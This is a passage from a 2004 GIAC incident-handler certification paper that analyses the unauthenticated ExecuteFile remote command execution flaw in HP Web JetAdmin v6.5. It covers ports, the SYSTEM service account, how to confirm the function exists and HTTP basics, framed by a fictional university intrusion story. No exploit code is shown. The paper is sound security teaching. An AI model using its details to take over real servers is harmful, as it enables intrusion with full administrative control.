HP Web JetAdmin ExecuteFile Command Execution Exploit

GIAC Certified
Incident Handler

Practical Assignment

Version 3.0

Tom Alex
GCFW GCIA GCWN

September 24, 2004

Table of Contents

List of Figures

1. Abstract

By focusing only on vulnerabilities associated with high-profile operating systems and applications from Microsoft (e.g. Windows 2000, IIS, etc.), Cisco, Sun, IBM, etc., you could be exposing your organization to other equally damaging vulnerabilities. Low-profile applications, those not widely used and not widely known, also suffer from vulnerabilities. They can offer potentially lesser monitored entryways for intruders attempting to exploit those vulnerabilities. This paper undertakes the examination of one such low-profile application, HP Web JetAdmin, and its associated ExecuteFile command execution vulnerability.

This paper's intent is to partially fulfill the requirements of the GCIH certification.

2. Document Conventions

When you read this practical assignment, you will see that certain words are represented in different fonts and typefaces. The types of words that are represented this way include the following:

`command`	Operating system commands are represented in this font style. This style indicates a command that is entered at a command prompt or shell.
`filename`	Filenames, paths, and directory names are represented in this style.
`computer output`	The results of a command and other computer output are in this style
URL	Web URL's are shown in this style.
Quotation	A citation or quotation from a book or web site is in this style.

3. Statement of Purpose

The intent of this attack is to examine an exploit associated with the HP Web JetAdmin ExecuteFile command execution vulnerability. The exploit will target a Windows 2000 server (SP4) running HP Web JetAdmin v6.5. Although the exploit code appears to be functional against Linux based system, no v6.5 copy of HP Web JetAdmin for Linux was found to test this functionality. The objective of the attack is to both obtain and maintain administrative control of the target system by utilizing the exploit without detection. The exploit code, JetRoot.pl, and all support attack tools are freely available from many Internet sources.

This paper uses a fictional, yet realistic story, based at a virtual University campus, to give a perspective on modern network and systems security by way of a demonstrated attack and subsequent incident handling process. To some degree today, it remains a fact that many University computing environments still allow connectivity of foreign owned systems to their networks. The story's intruder exploits this lack of a network device registration mechanism to gain a foothold on the network and commence his attack on a specific system.

We will first analyze the five stages of the attack process (reconnaissance, scanning, exploiting the system, keeping access, and covering tracks) as executed by the intruder, Randy Rhodes (who goes by the handle of N3tSl@y3r), who is a former Virtual State University (VSU) Astrophysics student and part-time administrator. The second half of the paper illustrates the six phases of the incident handling process (preparation, identification, containment, eradication, recovery, and lessons learned) as it follows Allen Parnell, VSU's Information Security Incident Response (ISIR) chairperson, as he leads a team in the handling of N3tSl@y3r's attack.

Both the attack and the incident handling process will be demonstrated within the confines of a test network that reflects a University computing environment (VSU) albeit to a considerable lesser degree. It should be noted that dates and times in the screen captures and log file extractions may not align with the story's timeline. As well, all IP addresses, DNS names, etc. have no linkage to any real systems

4. The Exploit

4.1. Name

HP Web JetAdmin ExecuteFile Command Execution Exploit

A remote code execution vulnerability exists in HP Web JetAdmin v6.5 or earlier which could allow remote code execution on an affected system. An attacker could exploit the vulnerability by constructing a malicious HTTP Post request in conjunction with the ExecuteFile internal function call to the HP Web JetAdmin Web server that could allow remote code execution. The vulnerability takes on the added dimension of an attacker gaining administrator level access on the target system as the HP Web JetAdmin service runs as root on UNIX or as SYSTEM on Windows.

Advisories:

CVE:	N/A	
Bugtraq ID:	10224	HP Web Jetadmin Multiple Vulnerabilities
HP Bug ID:	SSRT2397	Web JetAdmin potential denial of service, unauthorized access
CIAC Advisory:	o-136	HP Web JetAdmin Vulnerabilities
OSVDB ID	5798	HP Web Jetadmin ExecuteFile Command Execution
Secunia Advisory ID:	11536	HP Web JetAdmin Multiple Vulnerabilities
SecurityTracker Alert ID:	1009960	HP Web Jetadmin ExecuteFile Function Lets Remote Users Execute Programs With Root/SYSTEM Privileges
SecurityTracker Alert ID:	1009988	(Vendor Issues Fix) HP Web Jetadmin ExecuteFile Function Lets Remote Users Execute Programs With Root/SYSTEM Privileges

Some of the above advisories also represent several other vulnerabilities that were reported along with the ExecuteFile vulnerability in HP Web JetAdmin v6.5. The ExecuteFile vulnerability represents the most serious one because an attacker could take complete control of the affected system. This specific vulnerability has been fixed in HP Web JetAdmin v7.5. See Section 8 - Exploit

References section for URLs and further information regarding this exploit and vulnerability.

4.2. Operating System

The exploit is specific to HP Web JetAdmin v6.5 on any supported platform. These platforms are:

- Windows NT 4.0 Workstation or Server
    - SP3 or greater
    - JVM 5.00.3149 or greater
- Windows 2000 Professional or Server
    - JVM 5.00.3149 or greater
- Red Hat Linux 7.1
- SuSE Linux 7.1

From the HP Web JetAdmin v6.5 readme_en .txt file:

> Although Red Hat Linux 7.1 and SuSE Linux 7.1 are the only officially supported version of Linux, HP Web JetAdmin should work (but is not supported) on these versions of Linux if the following files (and associated versions) are installed:
>
> Kernel version 2.2.*
> Libraries:
> Glibc version 2.1.*
> Libstdc++ version 2.9.*

As the exploit is specific to HP Web JetAdmin v6.5, the underlying operating systems above are not directly affected and thus their patch levels are also not relevant.

4.3. Protocols/Services/Applications


In order to understand how HP Web JetAdmin v6.5 is vulnerable to the exploit, one must first understand how the application works.

HP Web JetAdmin is application management software for remotely installing, configuring, and managing HP and non-HP network printers/plotters using a standard Web browser. The application supports all HP and non-HP printers/plotters connected through HP Jetdirect[1] print servers and standard MIB-

[1] "Network Print Servers." URL: http://www.hp.com/go/jetdirect

compliant (RFC 1759[2]) third party network connected printers. The application features include: device configuration, remote device diagnostics, firmware updates, configurable alerts (supplies, services, consumables, etc.), and printer usage information (page count tracking, etc.).

An integrated Web server (modified Apache Web server) is also bundled allowing HP Web JetAdmin to run without a dedicated Web server. By default, this Web server runs as a service on port TCP/8000 (http://<hostname>:8000) (figure 1). Step 2 of the installation provides an opportunity to change the default port (it can be also be done after the install by modifying the configuration files directly).



Computer hostname: computer

Port number: 8000

Installation directory: C:\Program Files\HP Web JetAdmin

Program Group: HP Web JetAdmin

Figure 1 - HP Web JetAdmin Setup

By utilizing TCPView [3] from Sysinternals, we can see the detailed listing of all the TCP and UDP related endpoints of the one HP Web JetAdmin process, hpwebjetd.exe (figure 2). Only the one TCP port 8000 (HTTP), representing the Web server, is listening. However, there are a number of UDP endpoints that are open which are related to various device discovery and alerting communications. As documented[4] by HP, the UDP ports are as follows (table 1):


[2] "RFC 1759 (RFC1759)." URL: http://www.faqs.org/rfcs/rfc1759.html

[3] Russinovich, Mark. "TCPView." 9 Aug. 2004. URL: http://www.sysinternals.com/ntw2k/source/tcpview.shtml

[4] "HP Web Jetadmin - Ports Monitored by HP Web Jetadmin 7.2 and 7.5." URL: http://h20000.www2.hp.com/bizsupport/TechSupport/Document.jsp?objectID=bpj07091&locale=en_US. No v6.5 documentation specific to port usage can be found. As the v6.5 port numbers are identical to those documented in v7.2 and v7.5, they are assumed to be similar.

Port/Service	Description
67/bootp	Used for discovery of printers/plotters when enabled and for bootp server functionality.
427/slp	Used as a source port for service locating protocol (SLP) broadcasts
1028-1036/tftp	These 9 ports are opened by the operating system on behalf of HP Web JetAdmin on a random basis but appear to always be sequential. Used for doing Jetdirect firmware upgrades via tftp.
8000/snmp	Used to discover other installations of HP Web JetAdmin running on the network.
10167	Auxiliary bootp, used only for passive bootp discovery. This port is not needed for network communication.
10527	Auxiliary bootp, used only for passive slp discovery. This port is not needed for network communication.
27892	A non standard traps listener port. The port number can be changed through HP Web JetAdmin.


Table 1 – HP Web JetAdmin UDP Port Usage


TCPView - Sysinternals: www.sysinternals.com
File Options Process View Help

Process	Protocol	Local Address	Remote Address	State
hpwebjetd.exe:568	TCP	0.0.0.0:8000	0.0.0.0:0	LISTENING
hpwebjetd.exe:568	UDP	0.0.0.0:67	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:427	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:1028	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:1029	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:1030	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:1031	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:1032	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:1033	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:1034	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:1035	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:1036	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:8000	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:10167	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:10527	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:27892	*:*	


Figure 2 - HP Web JetAdmin Processes

Besides changing the default HTTP port, HP Web JetAdmin has two other types of security: user profiles and access lists. User profiles (figure 3) allow specific access to those defined users (administrative and read-only user). Access lists to allow/deny explicit IP addresses HP Web JetAdmin access (figure 4). HP Web JetAdmin itself has no logging capability whatsoever.



HP Web JetAdmin Framework - Microsoft Internet Explorer provided by Petro-Canada
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://192.168.1.3:8000/ Go Links
Google windows udp port scan Search Web 8 blocked AutoFill Options windows udp port
1. Choose: Devices
2. Filter: All Devices
3. Criteria (Optional): Go
Quick Device Find: Go
Select New Profile: Admin
Password:
Cancel Continue
hp web jetadmin
Discovery Started: Sat Sep 18, 2004 at 09:58 PM
0 Monitored Devices
Background Discovery running
Profile: Admin Change
Applet EncryptionApplet started
Internet


Figure 3 - HP Web JetAdmin – User Profile Setup



HP Web JetAdmin Framework - Microsoft Internet Explorer provided by Petro-Canada
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://192.168.1.3:8000/ Go Links
Google windows udp port scan Search Web 8 blocked AutoFill Options windows udp p
1. Choose: Preferences
2. Select: Network Go
Quick Device Find: Go
Properties HTTP (Web) SMTP (Mail) SNMP BOOTP TFTP Polling
ALLOW Web JetAdmin access:
IP Address Apply
IP Range Start: End: Apply
DENY Web JetAdmin access:
IP Address Apply
IP Range Start: End: Apply
hp web jetadmin
Last Discovery Completed: Sat Sep 18, 2004 at 09:58 PM
0 Monitored Devices
Profile: Admin Change
Applet EncryptionApplet started
Internet

Figure 4 – HP Web JetAdmin Allow/Deny Access Lists

HP Web JetAdmin is installed as a service named “HP Web JetAdmin”. Inspection of the service properties (figure 5) shows that it runs as the local system account. No opportunity during the install process was given to run the service as another account. The limited supporting install documentation provides no guidance in this area. Thus, changing the service account from system to an account with less system privileges could cause unpredictable results.



Log on as:

● Local System account

□ Allow service to interact with desktop

○ This account:

Password:

Confirm password:

You can enable or disable this service for the hardware profiles listed below:

Hardware Profile	Service
Profile 1	Enabled

Figure 5 - HP Web JetAdmin Service Account

The local system[5] account is used by the operating system for the purpose of logging on internally and starting services with administrative credentials. This account has no network access. By default, the system account is granted full control to all files and has the same functional privileges as the administrator account. This may be more access than required.

The least access principle must be given consideration when designing applications by configuring the application service account with only the access it requires fulfill its function. Any code that executes within the context of the service will have the same access as the service. Similarly, if any security vulnerabilities (buffer overflows, etc.) exist in the application running as this service, any malicious code exploiting this vulnerability will execute in the context of the service with the same access as the service. An application running with as a user privileged account (versus system) would restrict the malicious code’s access to file systems and resources thereby mitigating the potential damage.

[5] “How the System Account Is Used in Windows.” Microsoft Knowledge Base Article – 120929. 6 May 2003. URL: http://support.microsoft.com/default.aspx?kbid=120929

It's the HP Web JetAdmin Web server ExecuteFile command execution vulnerability combined with the application running as the local system account that can allow an attacker immediate and complete control of the affected system. And, since the process hpwebjetd.exe is listening on port TCP/8000, it can be subject to both host-based and network-based attacks.

HP Web JetAdmin v6.5 is no longer available from the HP website[6]. The current version available is v7.6.

4.4. Variants

There are no published variants of this exploit. However, there is a related vulnerability and published proof of concept code by HD Moore. This vulnerability is specific to a later version of HP Web JetAdmin, v7.5, and allows the remote arbitrary commands to be executed. The integrate Web server is again vulnerable but via the WriteToFile function.

Details can be found at http://www.securityfocus.com/bid/9973.

4.5. Description

4.5.1. What is the Vulnerability and Why is it Exploitable?

It is exploitable because the integrated Web server with HP Web JetAdmin v6.5 supports an exported function called ExecuteFile[7] which can be used by an attacker crafting a malicious HTTP POST request. Further, it is directly accessible with no form of authentication. As noted by the exploit code's author FX of Phenoelit:

> *The server core and the plugins export functions to be used via HTTP. Therefore, an attacker can craft HTTP POST requests to use internal functions. Additionally, use of variables and grouping of function calls are possible. One can actually write little programs and submit them to the server for execution. Most of the functions deal with internal data structures and files of HP Web JetAdmin.*

[6] "HP Web Jetadmin software - overview and features." URL: http://h10010.www1.hp.com/wwpc-JAVA/offweb/vac/us/en/sm/network_software/wja_overview.html
[7] FX. "Multiple vulnerabilities in HP Web JetAdmin." URL: http://www.phenoelit.de/stuff/HP_Web_Jetadmin_advisory.txt


The ExecuteFile function behaves similar to “Windows Run” operation allowing programs (and their associated parameters) to execute. We can provide a degree of confirmation of the existence of the ExecuteFile function by inspecting all files in the HP Web JetAdmin directory tree. Executables and object files contain embedded Unicode strings that cannot easily be seen by regular methods. Unicode [8]is a 16-bit character set designed to address the limitations of 8-bit character sets. We can utilize the strings.exe [9]command to search for both Unicode and ASCII strings:

strings.exe –a –s . | findstr /i ExecuteFile
strings.exe –u –s . | findstr /i ExecuteFile

The strings.exe command options are:

-a: Scan for ASCII only
-u: Scan for Unicode only
-s: Recurse subdirectories

The pipe (|) and “findstr /i Executefile” command searches for occurrences of “ExecuteFile” specifying the search not to be case-sensitive (/i) from the output of the “strings.exe” command preceding it. Indeed, executing the commands and finding the “ExecuteFile” ASCII string provides a strong indicator that the function is present (figure 6).



```
C:\Program Files\HP Web JetAdmin>\strings -a -s . ¦ findstr /i ExecuteFile
C:\Program Files\HP Web JetAdmin\hpjweb3.dll: ExecuteFile
FINDSTR: Line 1 is too long.

C:\Program Files\HP Web JetAdmin>\strings -u -s . ¦ findstr /i ExecuteFile

C:\Program Files\HP Web JetAdmin>
```

Figure 6 – ExecuteFile String Search

[8] Pudeyev, Oleg. “Introduction to Unicode.” 15 July 2002. URL: http://www.rpi.edu/~pudeyo/articles/unicode.html
[9] Russinovich, Mark “Miscellaneous Tools.” 1 Aug 2004. URL: http://www.sysinternals.com/ntw2k/source/misc.shtml#strings

4.5.2. What is the Exploit Doing to Take Advantage of the Vulnerability?

HP Web JetAdmin's web management interface facilitates communication between its integrated Web server and the client running a Java enabled Web browser (MS IE 5.0 or greater – Windows only and Netscape 4.61 or greater – Linux only) on port TCP/8000 (default port). As the ExecuteFile vulnerability exists with the integrated Web server, an overview of the underlying HTTP protocol is necessary to obtain a comprehensive understanding of the exploit.

HTTP Protocol

The HyperText Transfer Protocol (HTTP) is an application-level protocol used to transmit data (HyperText Markup Language (HTML), documents, executable content, images, etc.) across the World Wide Web. HTTP operates over TCP connections typically on port 80. HTTP 1.0 is documented in RFC 1945[10] and HTTP 1.1 in RFC 2068[11].

HTTP is a request/response protocol. It is a stateless protocol that opens and closes each connection with each request transaction. As such, each HTTP request has no knowledge of any previous transactions that may have occurred. After a successful TCP connection (the TCP three-way handshake[12]) between the client and the Web server, the client transmits a request message to the Web server and in turn the Web server sends a response message back. HTTP messages are human readable and can be initiated via commands such as "telnet server 80" or "netcat server 80" (Netcat will be described in greater detail later).

A request line has three parts: method name, local path of the requested resource, and the HTTP protocol version being used. One of the simplest and typical HTTP requests is GET / HTTP/1.0:


- GET is a request to obtain a resource. The server would reply with the named document if it exists. If it does not exist, the server may reply with an error depending upon how it is configured. Other methods include HEAD and POST requests. HEAD requests are initiated to obtain the server header response only. No actual resource content is returned.

[10] "Hypertext Transfer Protocol -- HTTP/1.0." RFC 1945. May 1996. URL: http://www.freesoft.org/CIE/RFC/1945/index.htm (1 Sept. 2004).
[11] "Hypertext Transfer Protocol -- HTTP/1.1." RFC 2068. Jan 1997. URL: http://www.freesoft.org/CIE/RFC/2068/index.htm (1 Sept. 2004)
[12] "A Security Review of Protocols." 2 May 2003. URL: http://www.awprofessional.com/articles/article.asp?p=31678. (2 Sept. 2004)

POSTs are used for operations that require the client to transmit data to the server.

- The "/" is the path and resource the client is looking to obtain.
- The HTTP protocol version.

To illustrate the "GET / HTTP/1.0" request and server response, we can utilize Ethereal[13], a freeware protocol packet analyzer tool, to capture the packets of the actual exchange of this request with the HP Web JetAdmin Web server. In figure 7, packets #1 to #3 represent the initial TCP handshake between the client (192.168.1.3) and the server (192.168.1.2). Packets #4 through #20 represent the HTTP connection which is comprised of the client's GET request and the server's response.



```
No. -  Time      Source        Destination   Protocol Info
   1 0.000000   192.168.1.3   192.168.1.2   TCP      49935 > 8000 [SYN] Seq=0 Ack=0 Wir
   2 0.000414   192.168.1.2   192.168.1.3   TCP      8000 > 49935 [SYN, ACK] Seq=0 Ack=
